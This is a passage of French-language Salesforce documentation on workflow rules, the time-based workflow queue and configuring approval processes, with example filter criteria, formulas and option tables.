| **Description** | Rappeler au responsable de l'opportunité et à la direction que la date de clôture d'une affaire importante (montant supérieur à 100 000 dollars) approche. Créer également une tâche de suivi pour le responsable de l'opportunité si l'affaire est toujours ouverte lorsque la date de clôture est passée. |

| | |
|---|---|
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Opportunity: Amount greater than 100000) and (Opportunity: Closed equals False)` |
| **Actions immédiates** | Aucun. |
| **Actions chronologiques** | • 30 jours avant Opportunité : Date de fermeture : `Alerte par e-mail :` Avertir le responsable de l'opportunité qu'il reste 30 jours.<br>• 15 jours avant Opportunité : Date de fermeture : `Alerte par e-mail :` Avertir le responsable de l'opportunité qu'il reste 15 jours.<br>• 5 jours après Opportunité : Date de fermeture : `Tâche :` Créez une tâche de suivi pour que le responsable de l'opportunité mette à jour l'affaire. `Alerte par e-mail :` Indiquez à la direction qu'elle doit impliquer des dirigeants. |

## Notification des responsables de compte sur les mises à jour effectuées par d'autres utilisateurs

| | |
|---|---|
| **Objet** | Compte |
| **Description** | Avertissez le responsable du compte que quelqu'un d'autre met à jour le compte si le chiffre d'affaires annuel de ce dernier est supérieur à un million de dollars. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si la formule suivante prend la valeur true :<br>`AND( (LastModifiedById <> CreatedById), (AnnualRevenue > 1000000) )` |
| **Actions immédiates** | `Alerte par e-mail :` Avertissez le responsable du compte que quelqu'un d'autre l'a mis à jour. |
| **Actions chronologiques** | Aucun. |

CONSULTER ÉGALEMENT :

Workflow

Définition des critères de votre règle de workflow

## Surveillance des actions de workflow en attente

Lorsqu'une règle de workflow présentant des actions chronologiques est déclenchée, utilisez la file d'attente du workflow pour visualiser les actions en attente et les annuler si nécessaire.

1. Dans Configuration, saisissez *Workflow temporel* dans la case Recherche rapide, puis sélectionnez **Workflow temporel**.
2. Cliquez sur **Rechercher** pour afficher l'ensemble des actions en attente, toutes règles de workflow confondues, ou définissez des critères de filtrage avant de cliquer sur **Rechercher** pour n'afficher que les actions en attente répondant aux critères choisis. Options de filtrage possibles :
   - **Nom de la règle de workflow** : Nom de la règle de workflow.
   - **Objet** : L'objet qui a déclenché la règle de workflow. Saisissez le nom de l'objet au singulier.
   - **Date prévue** : Date à laquelle les actions en attente doivent se produire.
   - **Créer une date** : Date de création de l'enregistrement ayant déclenché le workflow.
   - **Créé par** : Auteur de l'enregistrement ayant déclenché la règle de workflow.
   - **Nom de l'enregistrement** : Nom de l'enregistrement ayant déclenché la règle de workflow.

   Le filtre ne tient pas compte de la casse.

Pour annuler les actions en attente :

1. Cochez la case située en regard des actions en attente à annuler.
2. Cliquez sur **Supprimer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les tâches de workflow et les alertes par e-mail ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour gérer la file d'attente du workflow :
- Modifier toutes les données

## Terminologie du workflow

Les termes ci-après sont utilisés pour décrire les fonctions et les fonctionnalités du workflow.

**Règle de workflow**
Une règle de workflow définit les actions de workflow exécutées lorsque ses conditions sont remplies. Vous pouvez configurer des actions de workflow afin qu'elles s'exécutent immédiatement dès qu'un enregistrement remplit les conditions définies dans votre règle de workflow. Vous pouvez également définir des déclencheurs temporels afin d'exécuter les actions de workflow à une date donnée. Si une action de workflow na pas encore été exécutée, vous pouvez l'afficher et la modifier dans la file d'attente de workflow.

**Action de workflow**
Une action de workflow, telle qu'une alerte par e-mail, une mise à jour de champ, un message sortant ou une tâche, déclenchée lorsque les conditions d'une règle de workflow sont remplies.

**Alerte par e-mail**
Les alertes par e-mail sont des actions qui envoient des e-mails à des destinataires désignés, à l'aide d'un modèle d'e-mail spécifié. Les alertes de workflow peuvent être envoyées à n'importe quel utilisateur ou contact, à condition qu'elles contiennent une adresse e-mail valide.

**Mise à jour du champ**
Une mise à jour de champ est une action qui met automatiquement à jour un champ avec une nouvelle valeur.

**Flux**
Un *flux* est une application qui exécute une logique, interagit avec la base de données Salesforce, appelle des classes Apex et collecte des données d'utilisateurs. Vous pouvez élaborer des flux en utilisant Cloud Flow Designer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Alertes par e-mail et messages sortants disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Déclencheur de flux**

Un *déclencheur de flux* est une action de workflow qui lance un flux. Les déclencheurs de flux permettent d'automatiser les processus métiers complexes, tels que la création de flux pour exécuter une logique et le déclenchement d'un flux en fonction d'un événement via des règles de workflow, sans aucune écriture de code.

Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

**Message sortant**

Un message sortant envoie les informations à un point de terminaison désigné, par exemple un service externe. Les messages sortants sont configurés dans la Configuration. Vous devez configurer un point de terminaison externe et créer un écouteur de messages à l'aide de l'API SOAP.

# Approbations

Vous connaissez probablement l'automatisation de processus sous la forme de règles de workflow. Les approbations améliorent l'automatisation en vous permettant de spécifier une séquence d'étapes requises pour l'approbation d'un enregistrement.

Un processus d'approbation automatise les méthodes d'approbation des enregistrements dans Salesforce. Un processus d'approbation précise chaque étape de l'approbation, notamment le destinataire de la demande d'approbation et les actions déclenchées à chaque étape du processus.

Exemple: Votre organisation utilise un processus à trois niveaux pour approuver les dépenses. Ce processus d'approbation attribue automatiquement chaque requête à la personne appropriée dans votre organisation, selon le montant demandé.

Si un enregistrement de dépenses est soumis pour approbation, verrouiller l'enregistrement afin d'empêcher les utilisateurs de le modifier et de changer le statut en Soumis.

Si le montant est inférieur ou égal à 50 euros, approuver la demande. Si le montant est supérieur à 50 euros, envoyer une demande d'approbation au responsable direct. Si le montant est supérieur à 5 000 euros et que la première demande d'approbation est approuvée, envoyer une demande d'approbation au vice-président.

Si toutes les demandes d'approbation sont approuvées, modifier le statut en Approuvé et déverrouiller l'enregistrement. Si une demande d'approbation est refusée, modifier le statut en Refusé et déverrouiller l'enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Configuration d'un processus d'approbation

Si l'outil Approbations convient à vos processus métier, suivez les principales étapes ci-dessous pour créer un processus de probation pour votre organisation.

Préparation de votre organisation pour les approbations

Assurez-vous que les utilisateurs peuvent soumettre leurs enregistrements pour approbation et déterminez comment faciliter la réponse aux demandes d'approbation pour les approbateurs.

Considérations relatives aux approbations

Avant d'automatiser un déclenchement avec un processus d'approbation, tenez compte des limitations de la fonctionnalité.

Exemples de processus d'approbation

Appuyez-vous sur ces exemples de processus d'approbation standard pour créer le vôtre.

Rapports Historique des approbations

Si vous créez un type de rapport personnalisé pour des instances de processus d'approbation, les utilisateurs peuvent afficher les détails de l'historique des processus d'approbation terminés et en cours, ainsi que leurs étapes individuelles.

Gestion de plusieurs demandes d'approbation

Transférez plusieurs demandes d'approbation d'un utilisateur à un autre ou supprimez plusieurs demandes d'approbation du processus d'approbation.

Demandes d'approbation pour les utilisateurs

Votre administrateur peut configurer des processus d'approbation permettant à vous et à d'autres utilisateurs de soumettre des enregistrements pour approbation qui génèrent des *demandes d'approbation*.

Terminologie propre aux processus d'approbation

## Configuration d'un processus d'approbation

Si l'outil Approbations convient à vos processus métier, suivez les principales étapes ci-dessous pour créer un processus de probation pour votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des processus d'approbation :
- Personnaliser l'application

1. Préparation de la création d'un processus d'approbation
   Planifiez soigneusement chaque processus d'approbation pour garantir la réussite de la mise en œuvre.
2. Sélection de l'assistant approprié pour créer un processus d'approbation
   Avant de créer un processus d'approbation, déterminez quel assistant répond le mieux à vos besoins.
3. Ajout d'une étape d'approbation à un processus d'approbation
   Les étapes d'approbation définissent la chaîne d'approbation d'un processus particulier. Chaque étape détermine les enregistrements qui peuvent avancer vers cette étape, le destinataire des demandes d'approbation et si le délégué de chaque approbateur peut répondre aux demandes. La première étape spécifie l'action à exécuter lorsque l'enregistrement ne passe pas à cette étape. Les dernières étapes spécifient l'action à exécuter si un approbateur refuse la demande.
4. Ajout d'actions automatisées à un processus d'approbation
   Vous pouvez associer des actions à des étapes d'approbation, une soumission initiale, une approbation finale, un refus final ou un rappel. Les processus d'approbation prennent en charge quatre actions automatisées.
5. Vérification d'un processus d'approbation
   Générez une représentation graphique de votre processus d'approbation avant de l'activer. Utilisez le Visualiseur de processus pour obtenir l'adhésion des propriétaires d'étapes et renforcer les stratégies de votre société en documentant les décisions prises lors de la conception du processus d'approbation.
6. Activation d'un processus d'approbation
   Après avoir créé au moins une étape pour le processus d'approbation, activez le processus.

CONSULTER ÉGALEMENT :

Terminologie propre aux processus d'approbation

Exemples de processus d'approbation

Préparation de votre organisation pour les approbations

## Préparation de la création d'un processus d'approbation

Planifiez soigneusement chaque processus d'approbation pour garantir la réussite de la mise en œuvre.

Avant de créer votre processus d'approbation, examinez la liste ci-dessous.

- Préparez un modèle d'e-mail de demande d'approbation.
- Préparez un modèle de publication de demande d'approbation.
- Déterminez l'expéditeur de la demande d'approbation.
- Déterminez l'approbateur attribué.
- Déterminez l'approbateur délégué.
- Déterminez si le processus d'approbation nécessite un filtre.
- Concevez des actions de soumission initiale.
- Déterminez si les utilisateurs peuvent approuver des demandes à partir d'un périphérique sans fil.
- Déterminez si les utilisateurs peuvent modifier des enregistrements en attente d'approbation.
- Déterminez si les enregistrements doivent être approuvés automatiquement ou refusés.
- Déterminez le nombre de niveaux de votre processus.
- Déterminez les actions consécutives à une approbation ou un refus de demande d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Quel modèle d'e-mail souhaitez-vous utiliser pour les demandes d'approbation ?**

Le modèle d'e-mail spécifié pour un processus d'approbation est utilisé pour informer les utilisateurs qu'une demande d'approbation leur est attribuée. Vous pouvez utiliser le modèle d'e-mail par défaut de Salesforce ou créer votre propre modèle. Incluez les champs de fusion de processus d'approbation appropriés pour fournir un lien direct vers la demande d'approbation.

La réponse d'approbation par e-mail est-elle activée dans votre organisation ? Dans ce cas, le modèle d'e-mail par défaut contient des instructions qui permettent aux utilisateurs de répondre aux demandes d'approbation en saisissant `approuver`, `approuvée`, `oui`, `refuser`, `refusée` ou `non` sur la première ligne du corps de l'e-mail et en ajoutant si nécessaire des commentaires sur la deuxième ligne.

**Quel modèle de publication Chatter souhaitez-vous utiliser pour les demandes d'approbation ?**

Si votre organisation a activé les Approbations dans Chatter, vous pouvez spécifier un modèle de publication d'approbation à utiliser pour informer un utilisateur via Chatter qu'une demande d'approbation lui a été attribuée. Vous pouvez utiliser le modèle de publication par défaut de Salesforce ou créer votre propre modèle.

**Qui doit être l'expéditeur des demandes d'approbation ?**

Les notifications de demande d'approbation sont envoyées à partir de la messagerie de l'utilisateur qui a soumis l'enregistrement pour approbation. Lorsque vous configurez une alerte par e-mail, vous pouvez ajouter une adresse e-mail de réponse différente pour ces notifications. Vous pouvez sélectionner l'adresse e-mail de l'utilisateur du workflow par défaut ou une adresse de l'organisation déjà vérifiée et configurée. Déterminez l'adresse e-mail à utiliser.

**Qui peut approuver les demandes ?**

Toutes les entités ci-dessous peuvent approuver ou refuser une demande.

- Un utilisateur ou une file d'attente sélectionné par la personne qui a soumis la demande d'approbation.
- Une file d'attente spécifiée par l'administrateur.
- Un utilisateur répertorié dans le champ `Responsable` standard de la page de détail utilisateur de l'émetteur.
- Un utilisateur répertorié dans un champ de hiérarchie personnalisé de la page de détail utilisateur de l'émetteur.
- Toute combinaison d'utilisateurs et d'utilisateurs associés (utilisateurs répertoriés dans un champ standard ou personnalisé de l'enregistrement soumis) spécifiés par l'administrateur.

**Voulez-vous déléguer les demandes d'approbation un autre utilisateur ?**

Un utilisateur peut désigner un délégué pour approuver les demandes, mais vous pouvez désactiver cette option. Pour attribuer des délégués, renseignez le champ `Approbateur délégué` dans la page détail de l'utilisateur.

**Quels sont les enregistrements inclus dans ce processus ?**

Déterminez quels attributs doit avoir un enregistrement pour être inclus dans votre processus d'approbation. Si nécessaire, créez des champs personnalisés pour stocker ces informations afin de pouvoir les utiliser dans vos critères de filtrage. Par exemple, si vous souhaitez inclure les enregistrements de dépense des bureaux de votre siège social uniquement, créez un champ de liste de sélection personnalisé appelé `Bureau` comportant deux options : HQ et Champ. Vous spécifiez ensuite dans vos critères de filtrage que les enregistrements doivent comporter « HQ » dans le champ `Office Location` pour être inclus dans le processus d'approbation.

**Que se passe-t-il lors de la soumission pour approbation initiale d'un enregistrement ?**

Lorsque des utilisateurs soumettent un enregistrement pour approbation, Salesforce le verrouille automatiquement afin que les autres utilisateurs ne puissent pas le modifier pendant qu'il est en attente d'approbation. Vous pouvez continuer d'ajouter des membres aux campagnes verrouillées pour approbation.

Déterminez si vous souhaitez que d'autres actions de workflow, telles que des alertes par e-mail, des tâches, des mises à jour de champ et des messages sortants, se produisent lorsqu'un enregistrement est soumis pour la première fois. Ces actions deviennent vos actions de soumission initiale.

**Les utilisateurs peuvent-ils approuver les demandes à partir d'un appareil mobile ?**

Déterminez si vous souhaitez exiger des utilisateurs qu'ils se connectent à Salesforce pour approuver les demandes. Vous pouvez également configurer votre processus d'approbation pour permettre aux utilisateurs d'approuver des demandes à distance en utilisant un navigateur mobile.

**Qui peut modifier des enregistrements en attente d'approbation ?**

Les enregistrements soumis pour approbation sont verrouillés. Les utilisateurs qui disposent de l'autorisation « Modifier tout » au niveau de l'objet donné ou « Modifier toutes les données » peuvent toujours déverrouiller un enregistrement et le modifier. Vous pouvez également spécifier que l'approbateur actuellement désigné peut modifier l'enregistrement. Vous pouvez continuer d'ajouter des membres aux campagnes verrouillées pour approbation.

**Les enregistrements doivent-ils être automatiquement approuvés, refusés ou ignorés selon certains critères ?**

Vous pouvez définir des critères d'entrée pour chaque étape de votre processus et configurer Salesforce pour qu'il approuve, refuse ou ignore le processus si un enregistrement ne répond pas aux critères. Par exemple, toutes les dépenses soumises sont automatiquement approuvées si elles portent sur un `montant` inférieur à 15 euros.

**Combien de personnes doivent approuver ces demandes ?**

Un processus d'approbation peut avoir plusieurs couches d'approbations. Déterminez combien d'utilisateurs doivent approuver les demandes et dans quel ordre.

**Que se passe-t-il lorsqu'une demande est approuvée ou refusée ?**

Lorsqu'une demande est rappelée, approuvée ou refusée, Salesforce peut exécuter jusqu'à 10 instances de chaque type d'action suivant (jusqu'à 40 actions au total). Vous pouvez également configurer jusqu'à 40 actions à exécuter lorsqu'un enregistrement a reçu toutes les approbations nécessaires ou lorsqu'il est refusé.

CONSULTER ÉGALEMENT :

Configuration d'un processus d'approbation
Considérations relatives aux approbations
Exemples de processus d'approbation

## Sélection de l'assistant approprié pour créer un processus d'approbation

Avant de créer un processus d'approbation, déterminez quel assistant répond le mieux à vos besoins.

Création d'un processus d'approbation à l'aide de l'Assistant de démarrage automatique
Pour des processus d'approbation qui utilisent une seule étape, utilisez l'assistant de démarrage automatique. L'assistant sélectionne automatiquement quelques options par défaut pour vous.

Sélections par défaut pour l'Assistant de démarrage automatique du processus d'approbation
Pour faciliter vos premiers pas avec un simple processus d'approbation, l'Assistant de démarrage rapide sélectionne automatiquement pour vous quelques options par défaut.

Création d'un processus d'approbation à l'aide de l'Assistant standard
Lorsque votre processus d'approbation est plus complexe et que vous souhaitez définir des étapes spécifiques, utilisez l'assistant standard.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Configuration d'un processus d'approbation

## Création d'un processus d'approbation à l'aide de l'Assistant de démarrage automatique

Pour des processus d'approbation qui utilisent une seule étape, utilisez l'assistant de démarrage automatique. L'assistant sélectionne automatiquement quelques options par défaut pour vous.

1. Dans Configuration, saisissez *`Processus d'approbation`* dans la case `Recherche rapide`, puis sélectionnez **Processus d'approbation**.
2. Sélectionnez un objet.
3. Sélectionnez **Créer un processus d'approbation** > **Utiliser l'assistant de démarrage rapide**.
4. Configurez le processus d'approbation en suivant l'assistant.
   a. Sélections par défaut pour l'Assistant de démarrage automatique du processus d'approbation
   b. Choix de modèles de notification de demande d'approbation
   c. Conception de la page de demande d'approbation
   d. Contrôle des enregistrements applicables à un processus d'approbation
   e. Identification des approbateurs attribués à une étape d'approbation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des processus d'approbation :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Sélections par défaut pour l'Assistant de démarrage automatique du processus d'approbation
Considérations relatives à la configuration des approbations
Considérations relatives à la définition d'approbateurs
Configuration d'un processus d'approbation
Sélection de l'assistant approprié pour créer un processus d'approbation

## Sélections par défaut pour l'Assistant de démarrage automatique du processus d'approbation

Pour faciliter vos premiers pas avec un simple processus d'approbation, l'Assistant de démarrage rapide sélectionne automatiquement pour vous quelques options par défaut.

Après avoir créé un processus d'approbation à l'aide de l'assistant de démarrage rapide, vous pouvez modifier ces options par défaut et ajouter des étapes dans la page de détail du processus d'approbation. Exception : vous ne pouvez pas modifier l'action Verrou de l'enregistrement dans la liste Actions de soumission initiale.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Pour pouvoir modifier les enregistrements en attente d'approbation dans le processus, les utilisateurs doivent disposer de l'autorisation « Modifier tout » sur l'objet correspondant ou de l'autorisation « Modifier toutes les données ».
- La présentation de page de la demande d'approbation comprend le nom (ou le numéro), le responsable, la date de création et l'historique des approbations de l'enregistrement.
- Les paramètres de sécurité nécessitent que les approbateurs se connectent à Salesforce pour afficher la page d'approbation.
- Seul le propriétaire de l'enregistrement peut soumettre l'enregistrement pour approbation.
- Les enregistrements sont verrouillés dès qu'ils sont soumis pour approbation.
- Les enregistrements restent verrouillés jusqu'à ce qu'ils soient approuvés/refusés.
- Les enregistrements refusés sont déverrouillés.
- Seuls les administrateurs peuvent rappeler un enregistrement soumis.
- Aucune fonction d'approbation ou de refus automatique n'est définie.
- Aucune notification n'est envoyée par e-mail lors de l'approbation ou du refus.
- Aucune valeur de champ n'est mise à jour automatiquement au cours du processus d'approbation.
- Un approbateur ne peut pas déléguer automatiquement l'approbation des demandes d'approbation à un autre utilisateur.
- L'option **Autoriser les utilisateurs effectuant la soumission à rappeler des demandes d'approbation** n'est pas sélectionnée.

CONSULTER ÉGALEMENT :

Création d'un processus d'approbation à l'aide de l'Assistant de démarrage automatique
Sélection de l'assistant approprié pour créer un processus d'approbation

## Création d'un processus d'approbation à l'aide de l'Assistant standard

Lorsque votre processus d'approbation est plus complexe et que vous souhaitez définir des étapes spécifiques, utilisez l'assistant standard.

Dans Configuration, saisissez *Processus d'approbation* dans la case Recherche rapide, puis sélectionnez **Processus d'approbation**.

Sélectionnez un objet, puis **Créer un nouveau processus d'approbation** > **Utiliser l'assistant de configuration standard**. Configurez le processus d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des processus d'approbation :

- Personnaliser l'application

1. Contrôle des enregistrements applicables à un processus d'approbation
   Affinez la liste des enregistrements qui peuvent entrer dans le processus d'approbation en spécifiant des critères. Vous pouvez utiliser des filtres ou écrire une formule.
2. Choix de modèles de notification de demande d'approbation
   Lorsqu'un processus d'approbation attribue une demande d'approbation à un utilisateur, Salesforce envoie un e-mail de demande d'approbation à l'utilisateur. Si les Approbations dans Chatter sont activées, Salesforce publie également la demande d'approbation dans Chatter. Choisissez des modèles pour chacune de ces notifications.
3. Choix et automatisation d'un approbateur via un processus d'approbation
   Associez un champ de hiérarchie, par exemple le responsable de l'utilisateur, à un processus d'approbation. Lorsqu'il est sélectionné, le champ est disponible en tant qu'option d'approbateur attribué à des étapes d'approbation. Vous pouvez sélectionner un champ de hiérarchie ici, mais vous ne pouvez pas l'utiliser dans une étape d'approbation.
4. Spécification des utilisateurs autorisés à modifier les enregistrements verrouillés
   Lorsqu'un enregistrement est soumis pour approbation, il est verrouillé pour empêcher les autres utilisateurs de le modifier durant le processus d'approbation. Utilisez les propriétés de modification des enregistrements afin de déterminer qui peut modifier les enregistrements verrouillés dans ce processus d'approbation.
5. Conception de la page de demande d'approbation
   La page d'approbation permet à un approbateur de répondre à une demande d'approbation. Personnalisez les champs affichés dans la page et l'ordre d'affichage. Cette page est utilisée uniquement pour ce processus d'approbation.
6. Spécification des utilisateurs qui soumettent des enregistrements à un processus d'approbation
   Seuls les individus ou les rôles spécifiés peuvent soumettre un enregistrement pour approbation. Vous pouvez également autoriser les émetteurs à rappeler une demande d'approbation.

CONSULTER ÉGALEMENT :

Configuration d'un processus d'approbation

Considérations relatives aux approbations

### Contrôle des enregistrements applicables à un processus d'approbation

Affinez la liste des enregistrements qui peuvent entrer dans le processus d'approbation en spécifiant des critères. Vous pouvez utiliser des filtres ou écrire une formule.

Si vous souhaitez que tous les enregistrements passent par le processus d'approbation, cliquez sur **Suivant**. Pour considérer uniquement certains types d'enregistrement, utilisez des options ci-dessous.

| Option | Pour entrer dans le processus d'approbation... |
|---|---|
| **Les critères doivent être remplis** | L'enregistrement doit remplir les critères de filtrage. |
| **L'évaluation de la formule est positive** | La formule doit renvoyer `True`.<br>Certaines fonctions ne sont pas disponibles dans les formules de processus d'approbation. Pour plus d'informations sur les fonctions à utiliser dans les formules du processus d'approbation, reportez-vous à Opérateurs et fonctions de formule. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple: Ce filtre permet à un rapport sur les dépenses d'entrer dans ce processus d'approbation uniquement l'employé qui soumet le rapport travaille au siège social.

```
Current User: Office Location Equals Headquarters
```

Cette formule permet à un enregistrement d'entrer dans ce processus d'approbation uniquement si la date limite d'approbation de la remise est dans moins de 30 jours.

```
(Discount_Approval_CutoffDate__c < (CloseDate - 30)
```

CONSULTER ÉGALEMENT :

- Considérations relatives à la configuration des approbations
- Opérateurs et fonctions de formule

### Choix de modèles de notification de demande d'approbation

Lorsqu'un processus d'approbation attribue une demande d'approbation à un utilisateur, Salesforce envoie un e-mail de demande d'approbation à l'utilisateur. Si les Approbations dans Chatter sont activées, Salesforce publie également la demande d'approbation dans Chatter. Choisissez des modèles pour chacune de ces notifications.

Ces champs sont disponibles pour les assistants de démarrage rapide et standard.

| Champ | Description |
|---|---|
| **Modèle d'e-mail d'attribution de l'approbation** | Sélectionnez un modèle d'e-mail personnalisé à utiliser pour notifier les approbateurs qu'une demande d'approbation leur a été attribuée. Vous pouvez également laisser vide pour utiliser le modèle d'e-mail par défaut.<br>Le processus d'approbation utilise le même modèle pour chaque e-mail d'attribution, quelle que soit l'étape d'approbation. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| **Modèle de publication d'approbation** | Disponible uniquement lorsque les Approbations dans Chatter sont activées.<br>Sélectionnez un modèle de publication d'approbation (si disponible) à utiliser pour notifier les approbateurs via une publication dans leur fil Chatter. Laissez vide pour utiliser le modèle de publication par défaut de cet objet ou, si aucun modèle n'est défini, le modèle système par défaut. |

Remarque: Si la réponse d'approbation par e-mail est activée, assurez-vous que le modèle d'e-mail utilisé décrit comment utiliser correctement les deux options de réponse : cliquer sur le lien et répondre par e-mail. Si l'utilisateur ne répond pas correctement (par exemple, s'il orthographie mal `approuver` ou saisit ce terme dans la mauvaise ligne), Salesforce n'enregistre pas sa réponse.

CONSULTER ÉGALEMENT :

- Modèles de publication Chatter de demandes d'approbation
- Gérer les modèles d'e-mail
- Champs de fusion des approbations

## Choix et automatisation d'un approbateur via un processus d'approbation

Associez un champ de hiérarchie, par exemple le responsable de l'utilisateur, à un processus d'approbation. Lorsqu'il est sélectionné, le champ est disponible en tant qu'option d'approbateur attribué à des étapes d'approbation. Vous pouvez sélectionner un champ de hiérarchie ici, mais vous ne pouvez pas l'utiliser dans une étape d'approbation.

Définissez **Approbateur automatique suivant déterminé par** avec l'une des options ci-dessous.

| Option | Description |
|---|---|
| **Aucun** | Les demandes d'approbation ne sont pas automatiquement attribuées en fonction d'un champ. À la place, vous spécifiez manuellement un utilisateur pour approuver toutes les demandes d'approbation. |
| *Champ* | Les demandes d'approbation sont attribuées à un approbateur du champ spécifié. Vous pouvez sélectionner uniquement un champ de relation hiérarchique, par exemple `Responsable`. |
| **Utiliser le champ d'approbateur du propriétaire de l'***objet* | Disponible uniquement lorsque l'option *Champ* est sélectionnée.<br>Si elle est sélectionnée, la première étape d'approbation exécutée définit l'approbateur sur la valeur *Champ* dans l'enregistrement utilisateur du propriétaire de l'enregistrement, au lieu de l'enregistrement utilisateur de l'émetteur.<br>Toutes les étapes restantes utilisent *Champ* dans l'enregistrement utilisateur de l'approbateur de l'étape précédente. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple: Si vous sélectionnez le champ `Responsable`, vous pouvez configurer n'importe quelle étape de ce processus pour acheminer des demandes d'approbation vers le responsable de l'utilisateur émetteur.

Si vous sélectionnez **Utiliser le champ d'approbateur du propriétaire de l'***objet*, la première étape qui n'est pas ignorée est acheminée vers le responsable du propriétaire. Toutes les autres étapes sont acheminées vers le responsable de l'approbateur précédent.

CONSULTER ÉGALEMENT :

Types de champ personnalisés

Considérations relatives à la définition d'approbateurs

### Spécification des utilisateurs autorisés à modifier les enregistrements verrouillés

Lorsqu'un enregistrement est soumis pour approbation, il est verrouillé pour empêcher les autres utilisateurs de le modifier durant le processus d'approbation. Utilisez les propriétés de modification des enregistrements afin de déterminer qui peut modifier les enregistrements verrouillés dans ce processus d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Option | Description |
|---|---|
| **Administrateurs UNIQUEMENT...** | Par défaut. Permet aux utilisateurs de modifier l'enregistrement en attente d'approbation uniquement s'ils disposent des autorisations suivantes :<br>• Autorisation « Modifier tout » au niveau de l'objet en question, ou<br>• Autorisation « Modifier toutes les données » |
| **Administrateurs OU...** | Permet à l'approbateur attribué et aux administrateurs de modifier l'enregistrement. |

Remarque: Même lorsqu'une campagne est verrouillée pour approbation, les utilisateurs peuvent lui ajouter des membres.

### Conception de la page de demande d'approbation

La page d'approbation permet à un approbateur de répondre à une demande d'approbation. Personnalisez les champs affichés dans la page et l'ordre d'affichage. Cette page est utilisée uniquement pour ce processus d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Option | Description |
|---|---|
| **Champs sélectionnés** | Spécifie les champs à afficher dans la page de la demande approbation. Notez que les approbateurs peuvent afficher cette page sur un appareil mobile. Sélectionnez uniquement les champs nécessaires permettant aux utilisateurs d'approuver ou de refuser des enregistrements. |
| **Afficher les informations de l'historique d'approbation** | Si cette option est sélectionnée, la page de la demande d'approbation affiche l'historique d'approbation de l'enregistrement associé. |

| Option | Description |
| --- | --- |
| **Paramètres de sécurité** | Contrôle si les utilisateurs doivent se connecter à Salesforce pour afficher la demande approbation.<br>**Autorisez les approbateurs à accéder à la page d'approbation uniquement à partir de l'application Salesforce (recommandé).**<br>Par défaut. Les utilisateurs se connectent à Salesforce pour afficher la page d'approbation.<br>**Autorisez les approbateurs à accéder à la page d'approbation uniquement à partir de l'application ou en externe, à partir d'un périphérique mobile sans fil.**<br>Les utilisateurs peuvent accéder à une version externe de la page d'approbation à partir d'un navigateur, y compris les navigateurs d'appareils mobiles, sans se connecter à Salesforce. Si cette option est sélectionnée, vous ne pouvez pas ajouter des étapes d'approbation qui autorisent les utilisateurs à sélectionner manuellement le prochain approbateur. |

## Spécification des utilisateurs qui soumettent des enregistrements à un processus d'approbation

Seuls les individus ou les rôles spécifiés peuvent soumettre un enregistrement pour approbation. Vous pouvez également autoriser les émetteurs à rappeler une demande d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | |
| --- | --- |
| **Type d'émetteur** | Sélectionnez ou recherchez un type pour renseigner la liste Émetteurs disponibles. |
| **Émetteurs autorisés** | Si l'utilisateur qui soumet un enregistrement pour approbation ne figure pas dans cette liste, l'enregistrement n'entre pas dans ce processus d'approbation, même si l'enregistrement remplit les critères d'entrée. |
